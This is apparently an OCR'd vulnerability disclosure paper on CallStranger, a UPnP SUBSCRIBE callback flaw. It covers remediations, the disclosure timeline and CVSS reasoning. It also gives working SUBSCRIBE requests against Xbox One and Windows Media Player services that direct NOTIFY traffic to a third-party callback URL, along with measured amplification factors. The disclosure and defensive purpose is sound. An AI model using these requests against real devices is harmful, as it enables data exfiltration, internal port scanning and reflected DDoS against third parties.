
CallStranger

Data Exfiltration & Reflected Amplified TCP DDOS & Port Scan via UPnP SUBSCRIBE Callback

Yunus ÇADIRCI

https://twitter.com/yunuscadirci

https://www.linkedin.com/in/yunuscadirci/



Contents

CALLSTRANGER

The CallStranger vulnerability that is found in billions of UPNP devices can be used to exfiltrate data (even if you have proper DLP/border security means) or scan your network or even cause your network to participate in a DDoS attack.

The vulnerability – CallStranger – is caused by Callback header value in UPnP SUBSCRIBE function can be controlled by an attacker and enables an SSRF-like vulnerability which affects millions of Internet facing and billions of LAN devices. This vulnerability can used for

- Bypassing DLP and network security devices to exfiltrate data
- Using millions of Internet-facing UPnP device as source of amplified reflected TCP DDoS (not same with https://www.cloudflare.com/learning/ddos/ssdp-ddos-attack/)
- Scanning internal ports from Internet facing UPnP devices

Possible remediations:

- Disable unnecessary UPnP services especially for Internet facing devices/interfaces.
- Check Intranet and server networks to be sure UPnP devices (Routers, IP cameras, printers, media gateways etc.) are not allowing data exfiltration.
- Make an assessment on network security logs if this vulnerability had been used any threat actor.
- Contact to ISP/ DDoS protection vendor if their solutions can block traffic generated by UPnP SUBSCRIBE (HTTP NOTIFY)

Because this is a protocol vulnerability, it may take a long time for vendors to provide patches. Visit https://callstranger.com and https://kb.cert.org/vuls/id/339275 for detailed information, affected devices, software, and to follow updates. CVE-2020-12695 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-12695 is assigned to CallStranger.

OCF updated UPnP specification on 17.04.2020 to remediate this vulnerability. Check new specification on https://openconnectivity.org/upnp-specs/UPnP-arch-DeviceArchitecture-v2.0-20200417.pdf


WHY WE NAMED THIS VULNERABILITY?

This is not a single-product / brand vulnerability. Nearly all devices and software with UPnP implementation from different product families (operating systems printers, TV's, routers– UPnP Forum had 400+ members in 2015-https://web.archive.org/web/20150206084029/http://upnp.org/membership/list/) are susceptible to this vulnerability. Tracking with CVEs may not be suitable for this kind of vulnerability. Devices may have their own CVE's.


ABOUT CVSS

CVSS score may change depending on

- your network topology
- confidentiality of your data that can be exfiltrated via this vulnerability
- targeted network's DDoS protection capability.



Picture 1: Exfiltration of highly critical data



Picture 2: Maximum CVSS Base Score – both data exfiltration and using resources for DDoS

Attack Vector: (Adjacent to Network) There are millions of UPnP devices open to the Internet .

Attack Complexity: (Low) Simple HTTP requests are enough for exploitation.

Privileges Required: (None) UPnP works without authentication by default.

User Interaction: (None) No user interaction needed.

Scope: (Changed) Successful attack impacts other resources.

Confidentiality: (Low to High) Depending on your exfiltrated data's confidentiality level.

Integrity: (None) This vulnerability has no impact on Integrity in our scenario

Availability: (Low to High) Amplified TCP traffic may impact target resources network performance partially or completely.

VULNERABILITY DISCLOSURE TIMELINE

Because UPnP is managed by Open Connectivity Foundation (OCF), I first contacted them . Summarized Timeline:

20.12.2019: First contact with OCF and report delivery

26.12.2019: Report delivery confirmed by OCF

09.01.2020: Report rejected by OCF commenting “this is not a protocol issue; this is vendor implementation error”

09.01.2020: Detailed information and possible impacts of vulnerability was given to OCF

14.01.2020: OCF declared “IGD (Internet Gateway Devices) UPnP endpoint assumed to be on LAN

14.01.2020: Replied to OCF: None of devices on report is IGD

15.01.2020: OCF replied “vendors on the report has been contacted”

15.01.2020: Replied to OCF: Protocol specification must be cleared and all vendors should be contacted.

January to April: Sent notification to vendors and CERTs

09.04.2020: Sent notification to OCF about public disclosure timeline as 21.04.2020.

14.04.2020: VU#339275 assigned by CERT Coordination Center, Carnegie Mellon University

16.04.2020: Because some vendors requested extra time, public disclosure was postponed to 05.05.2020

17.04.2020: OCF updated UPnP protocol specification.

01.05.2020: Because some ISPs requested extra time, public disclosure postponed to June 08, .2020

07.05.2020: CVE-2020-12695 assigned by MITRE

08.06.2020: Expected release date

ABOUT UPNP

Universal Plug and Play (UPnP) is a set of networking protocols that permits networked devices, such as personal computers, printers, Internet gateways, Wi-Fi access points and mobile devices to seamlessly discover each other's presence on the network and establish functional network services for data sharing, communications, and entertainment. UPnP is intended primarily for residential networks without enterprise-class devices.

The UPnP technology was promoted by the UPnP Forum, a computer industry initiative to enable simple and robust connectivity to stand-alone devices and personal computers from many different vendors. The Forum consisted of over eight hundred vendors involved in everything from consumer electronics to network computing. Since 2016, all UPnP efforts are now managed by the Open Connectivity Foundation (OCF) https://en.wikipedia.org/wiki/Universal_Plug_and_Play

UPNP SUBSCRIBE

UPnP Device Architecture 2.0 document (http://upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v2.0.pdf) (before 17.04.2020) describes SUBCRIBE functionality as: (starting from page 89) (skip italic Eventing specification if you don't interested in root cause)

4.1.2 SUBSCRIBE with NT and CALLBACK

For each service in a device, a description message contains an event subscription URL (obtained from the eventSubURL sub element of service element in the device description) and the UPnP service identifier (serviceId sub element in service element in device description). To subscribe to eventing for a particular service, a subscription message is sent to that service's fully qualified event subscription URL. If eventSubURL is an absolute URL, the fully qualified event subscription URL is the eventSubURL. Otherwise, if eventSubURL is a relative URL, the fully qualified event subscription URL is the URL resolved from eventSubURL in accordance with clause 5 of RFC 3986, using either the URLBase element, if specified, or the URL from which the device description was retrieved as the base URL. The message contains that service's identifier as well as a delivery URL for event messages. A multi-homed control point that sends the subscription message on a particular UPnP-enabled interface shall use the fully qualified eventing URL from the description document received on that interface. The delivery URL contained in the subscription message shall be reachable on that interface. A subscription message MAY also include a requested subscription duration.

To subscribe to eventing for a service, a subscriber shall send a request with method SUBSCRIBE and NT and CALLBACK header fields in the following format. Values in italics are placeholders for actual values.

```
SUBSCRIBE publisher path HTTP/1.1
HOST: publisher host:publisher port
USER-AGENT: OS/version UPnP/2.0 product/version
CALLBACK: <delivery URL>
NT: upnp:event
TIMEOUT: Second-requested subscription duration
STATEVAR: CSV of Statevariables
```

(No body for request with method SUBSCRIBE, but note that the message shall have a blank line following the last HTTP header field.)

Listed below are details for the request line and header fields appearing in the listing above. Field names are not case sensitive. All field values are case sensitive except where noted.

Request line

SUBSCRIBE

> *Method to initiate or renew a subscription.*

publisher path

> *Path component of the fully qualified event subscription URL. Single, absolute path (see also RFC 2616, clause 3.2.2).*

HTTP/1.1

> *The version supported by the control point. (Note: the control point shall implement all mandatory components of theversion specified). MAY be any HTTP version that is backwards compatible to HTTP/1.0 (like HTTP/1.1).*

Header fields

HOST

> *Required. Field value contains domain name or IP address and optional port components of the fully qualified event subscription URL. If the port is missing or empty, port 80 is assumed.*

USER-AGENT

> *Allowed. Specified by UPnP vendor. String. Field value shall begin with the following "product tokens" (defined by HTTP/1.1). The first product token identifes the operating system in the form OSname/OSversion, the second token represents the UPnP version and shall be UPnP/2.0, and the third token identifes the product using the form productname/productversion. For example, "USER-AGENT: unix/5.1UPnP/2.0MyProduct/1.0".*

CALLBACK

> *Required. Field value contains location to send event messages to. Defined by UPnP vendor. If there is more than one URL, when the service sends events, it will try these URLs in order until one succeeds. One or more URLs each enclosed by angle brackets ("<" and ">"). Each URL shall be an HTTP over TCP URL (prefixed by "http://"). The device shall not truncate this URL in any way; if insufficient memory is available to store the entire CALLBACK URL, the device shall reject the subscription. At least one of the delivery URLs shall be reachable by the device.*

NT

> *Required. Field value contains Notification Type. shall be upnp:event.*

SID

> *(No SID header field is used to subscribe.)*

TIMEOUT

> *Recommended. Field value contains requested duration until subscription expires. Consists of the keyword Second- followed (without an intervening space) by an integer. UPnP 1.0 defined that the integer can be*

replaced by the keyword infinite. This has been deprecated in UPnP 2.0: UPnP 2.0 control points shall notsubscribe using keyword infinite.

STATEVAR

Recommended. Field value contains a requested list of state variables Consists of an CSV list of evented state variables that the control point wants to subscribe to . The device implementation will acknowledge the subscribed state variables in the subscription response. Note that when the device implementation does not recognize this field, the acknowledgement of the registered state variables will not be sent, and the events generated by the subscription will contain all implemented evented state variables in the service.

If there are enough resources to maintain the subscription, the publisher should accept it. To accept a subscription request, a publisher shall send a response in the following format within 30 seconds, including expected transmission time. This shall be sent to the same endpoint as that over which the subscription request was sent. After accepting the subscription, the publisher assigns a unique identifier for the subscription, assigns a duration for the subscription, and sends an initial event message (explained in detail later in this clause). A multi-homed publisher shall send the response on the same UPnP-enabled interface on which the subscription message was received. Values in italics are placeholders for actual values.

```
HTTP/1.1 200 OK
DATE: when response was generated
SERVER: OS/version UPnP/2.0 product/version
SID: uuid:subscription-UUID
CONTENT-LENGTH: 0
TIMEOUT: Second-actual subscription duration
ACCEPTED-STATEVAR: CSV of state variables
```


(No body for response to a request with method SUBSCRIBE, but note that the message shall have a blank line following the last HTTP header field.)If the device sends the response over HTTP/1.0 without setting the KeepAlive token, or over HTTP/1.1 with the CONNECTION: close header field, the device shall insure that the TCP FIN flag is sent BEFORE sending the initial event message. In all other cases, (unless the response is chunked), a CONTENT-LENGTH shall be specified, (and set to 0), prior to sending the initial event.

[End of protocol specification]


UPnP SUBSCRIBE functionality doesn't check if the target URL in the Callback header is expecting data from UPNP device or not. Thus, anyone who can access a UPnP service that has eventSubURL element for SUBSCRIPTION, can easily generate a valid HTTP traffic to any IP/port.

INTERNET FACING UPNP DEVICES

SHODAN




Picture 3: SHODAN UPnP search result




Picture 3: Shodan eventSubURL (definition of UPnP SUBSCRIBE endpoint) search result

ZOOMEYE



Picture 5: ZoomEye UPnP search result



Picture 6: ZoomEye eventSubURL (definition of UPnP SUBSCRIBE endpoint) search result

As seen in Shodan and ZoomEye there are millions of devices that can be used for reflected and amplified TCP DDoS attack. Note that UPnP Services may work on different ports and this kind of search engines can't find these endpoints without knowing the exact port and exact document. With custom Python scripts, we were able to find more devices than these search engines did.

VULNERABLE IMPLEMENTATIONS FROM VENDORS FOR TCP REFLECTED & AMPLIFIED DDOS

MICROSOFT

XBOX ONE

Xbox One has 3 UPnP service

```
- <serviceList>
- <service>
 <serviceType>urn:schemas-upnp-org:service:RenderingControl:1</serviceType>
 <serviceId>urn:upnp-org:serviceId:RenderingControl</serviceId>
 <controlURL>/upnphost/udhisapi.dll?control=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-
     org:serviceId:RenderingControl</controlURL>
 <eventSubURL>/upnphost/udhisapi.dll?event=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-
     org:serviceId:RenderingControl</eventSubURL>
 <SCPDURL>/upnphost/udhisapi.dll?content=uuid:f5ae1f5e-34bd-41d1-8900-d45ffc9073a9</SCPDURL>
   </service>
- <service>
 <serviceType>urn:schemas-upnp-org:service:AVTransport:1</serviceType>
 <serviceId>urn:upnp-org:serviceId:AVTransport</serviceId>
 <controlURL>/upnphost/udhisapi.dll?control=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-
     org:serviceId:AVTransport</controlURL>
 <eventSubURL>/upnphost/udhisapi.dll?event=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-
     org:serviceId:AVTransport</eventSubURL>
 <SCPDURL>/upnphost/udhisapi.dll?content=uuid:676b4152-26be-46d9-89cc-da447b00eccd</SCPDURL>
   </service>
- <service>
 <serviceType>urn:schemas-upnp-org:service:ConnectionManager:1</serviceType>
 <serviceId>urn:upnp-org:serviceId:ConnectionManager</serviceId>
 <controlURL>/upnphost/udhisapi.dll?control=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-
     org:serviceId:ConnectionManager</controlURL>
 <eventSubURL>/upnphost/udhisapi.dll?event=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-
     org:serviceId:ConnectionManager</eventSubURL>
 <SCPDURL>/upnphost/udhisapi.dll?content=uuid:8d6e5400-9fef-4cc2-8b61-feaea06d3abc</SCPDURL>
   </service>
   </serviceList>
```

RENDERING CONTROL

Request 204 bytes

```
SUBSCRIBE /upnphost/udhisapi.dll?event=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-
org:serviceId:RenderingControl HTTP/1.1
NT: upnp:event
Callback: <http://3RDPARTYURL>
Host: 192.168.0.16:2869
```

Traffic to 3rdPartyURL 796 bytes

NOTIFY / HTTP/1.1

Cache-Control: no-cache

Connection: Close

Pragma: no-cache

Content-Type: text/xml; charset="utf-8"

User-Agent: Microsoft-Windows/10.0 UPnP/1.0

NT: upnp:event

NTS: upnp:propchange

SID: uuid:a2514760-f09d-42eb-a271-e0173e7366e7

SEQ: 0

Content-Length: 453

Host: REDACTED

<?xml version="1.0"?>

<e:propertyset xmlns:e="urn:schemas-upnp-org:event-1-0"><e:property><LastChange xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string"><Event xmlns="urn:schemas-upnp-org:metadata-1-0/RCS/"><InstanceID val="0"><Mute channel="Master" val="0"/><Volume channel="Master" val="100"/><PresetNameList val="FactoryDefaults"/></InstanceID></Event></LastChange></e:property></e:propertyset>

Amplification Factor: 4

AVTRANSPORT

Request 199 bytes

SUBSCRIBE /upnphost/udhisapi.dll?event=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-org:serviceId:AVTransport HTTP/1.1

NT: upnp:event

Callback: <http://3RDPARTYURL>

Host: 192.168.0.16:2869

Traffic to 3rdPartyURL 1617 bytes

NOTIFY / HTTP/1.1

Cache-Control: no-cache

Connection: Close

Pragma: no-cache

Content-Type: text/xml; charset="utf-8"

User-Agent: Microsoft-Windows/10.0 UPnP/1.0

NT: upnp:event

NTS: upnp:propchange

SID: uuid:2c00e497-3116-4a2d-b4a1-62bfaa870fbf

SEQ: 0

Content-Length: 1273

Host: REDACTED

<?xml version="1.0"?>

<e:propertyset xmlns:e="urn:schemas-upnp-org:event-1-0"><e:property><LastChange xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string"><Event xmlns="urn:schemas-upnp-org:metadata-1-0/AVT/"><InstanceID val="0"><TransportState val="NO_MEDIA_PRESENT"/><TransportStatus val="OK"/><NumberOfTracks val="0"/><CurrentTrack val="0"/><CurrentTrackDuration val="0:00:00"/><CurrentMediaDuration val="0:00:00"/><CurrentTrackURI val=""/><AVTransportURI val=""/><CurrentTrackMetaData val=""/><PlaybackStorageMedium val="NONE"/><RecordStorageMedium val="NOT_IMPLEMENTED"/><PossiblePlaybackStorageMedia val="NONE,NETWORK,UNKNOWN,HDD,CD-DA,DVD-VIDEO"/><PossibleRecordStorageMedia val="NOT_IMPLEMENTED"/><CurrentPlayMode val="NORMAL"/><TransportPlaySpeed val="1"/><RecordMediumWriteStatus val="NOT_IMPLEMENTED"/><CurrentRecordQualityMode val="NOT_IMPLEMENTED"/><PossibleRecordQualityModes val="NOT_IMPLEMENTED"/><NextAVTransportURI val=""/><CurrentTransportActions val=""/><AVTransportURIMetaData val=""/><NextAVTransportURIMetaData val=""/></InstanceID></Event></LastChange></e:property></e:propertyset>

Amplification Factor: 8

CONNECTIONMANAGER

Request 207 bytes

SUBSCRIBE /upnphost/udhisapi.dll?event=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-org:serviceId:ConnectionManager HTTP/1.1

NT: upnp:event

Callback: <http://3RDPARTYURL>

Host: 192.168.0.16:2869

Traffic to 3rdPartyURL 19177 bytes

NOTIFY / HTTP/1.1

Cache-Control: no-cache

Connection: Close

Pragma: no-cache

Content-Type: text/xml; charset="utf-8"

User-Agent: Microsoft-Windows/10.0 UPnP/1.0

NT: upnp:event

NTS: upnp:propchange

SID: uuid:b735c96a-44a5-4822-9145-961fe0325c63

SEQ: 0

Content-Length: 18875

Host: REDACTED

<?xml version="1.0"?>

<e:propertyset xmlns:e="urn:schemas-upnp-org:event-1-0"><e:property><SourceProtocolInfo xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string"></SourceProtocolInfo></e:property><e:property><SinkProtocolInfo xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">…REDACTED…":*</SinkProtocolInfo></e:property><e:property><CurrentConnectionIDs xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">0</CurrentConnectionIDs></e:property></e:propertyset>

Amplification Factor: 92

MEDIA PLAYER

Windows Media Player has 1 UPnP service while playing videos


```
<?xml version="1.0" ?>
- <root xmlns="urn:schemas-upnp-org:device-1-0"
    xmlns:df="http://schemas.microsoft.com/windows/2008/09/devicefoundation" xmlns:microsoft="urn:schemas-microsoft-com:WMPDMR-1-0">
- <specVersion>
 <major>1</major>
 <minor>0</minor>
  </specVersion>
- <device>
 <deviceType>urn:schemas-upnp-org:device:MediaRenderer:1</deviceType>
 <friendlyName>DESKTOP-LE8EVMN</friendlyName>
 <modelNumber>12</modelNumber>
 <modelName>Windows Media Player</modelName>
 <modelDescription>Windows Media Player Renderer</modelDescription>
 <manufacturer>Microsoft Corporation</manufacturer>
 <manufacturerURL>https://www.microsoft.com</manufacturerURL>
 <modelURL>https://go.microsoft.com/fwlink/?LinkId=105927</modelURL>
 <serialNumber>{5F4392B0-A8CA-4648-A3D0-DA80059D845A}</serialNumber>
 <UDN>uuid:9e6070b6-c2a1-4b76-927c-690237070629</UDN>
 <df:X_containerId>{36BD3D2C-BDEB-5F55-8F29-A2099CB89E3E}</df:X_containerId>
 <df:X_deviceCategory>Multimedia.DMP</df:X_deviceCategory>
 <microsoft:magicPacketSendSupported>1</microsoft:magicPacketSendSupported>
- <iconList>
- <icon>
 <mimetype>image/png</mimetype>
 <width>48</width>
```

```
<height>48</height>
<depth>24</depth>
<url>/upnphost/udhisapi.dll?content=uuid:59e6a220-c37c-481d-90bf-cc9336a6ff27</url>
</icon>
- <icon>
<mimetype>image/png</mimetype>
<width>120</width>
<height>120</height>
<depth>24</depth>
<url>/upnphost/udhisapi.dll?content=uuid:1f406ba2-7507-4074-98d3-171c2d976622</url>
</icon>
- <icon>
<mimetype>image/jpeg</mimetype>
<width>48</width>
<height>48</height>
<depth>24</depth>
<url>/upnphost/udhisapi.dll?content=uuid:d1000b3a-6245-44bd-97c2-49aae19eec65</url>
</icon>
- <icon>
<mimetype>image/jpeg</mimetype>
<width>120</width>
<height>120</height>
<depth>24</depth>
<url>/upnphost/udhisapi.dll?content=uuid:675c0523-42e6-4e3d-9abd-65dd58c133bc</url>
</icon>
</iconList>
- <serviceList>
- <service>
<serviceType>urn:schemas-upnp-org:service:RenderingControl:1</serviceType>
<serviceId>urn:upnp-org:serviceId:RenderingControl</serviceId>
<controlURL>/upnphost/udhisapi.dll?control=uuid:9e6070b6-c2a1-4b76-927c-690237070629+urn:upnp-
org:serviceId:RenderingControl</controlURL>
<eventSubURL>/upnphost/udhisapi.dll?event=uuid:9e6070b6-c2a1-4b76-927c-690237070629+urn:upnp-
org:serviceId:RenderingControl</eventSubURL>
<SCPDURL>/upnphost/udhisapi.dll?content=uuid:a0203152-3660-4289-8b36-79763891882f</SCPDURL>
</service>
</serviceList>
</device>
</root>
```


RENDERINGCONTROL

Request 207 bytes

SUBSCRIBE /upnphost/udhisapi.dll?event=uuid:9e6070b6-c2a1-4b76-927c-690237070629+urn:upnp-org:serviceId:RenderingControl HTTP/1.1

NT: upnp:event

Callback: <http://3RDPARTYURL/>

Host: 192.168.0.33:2869

Traffic to 3rdPartyURL 714 bytes

NOTIFY / HTTP/1.1

Cache-Control: no-cache

Connection: Close

Pragma: no-cache

Content-Type: text/xml; charset="utf-8"

User-Agent: Microsoft-Windows/10.0 UPnP/1.0

NT: upnp:event

NTS: upnp:propchange

SID: uuid:dc42db6f-85a7-448b-9f8e-cea992ef0634

SEQ: 0

Content-Length: 373

Host: REDACTED

<?xml version="1.0"?>

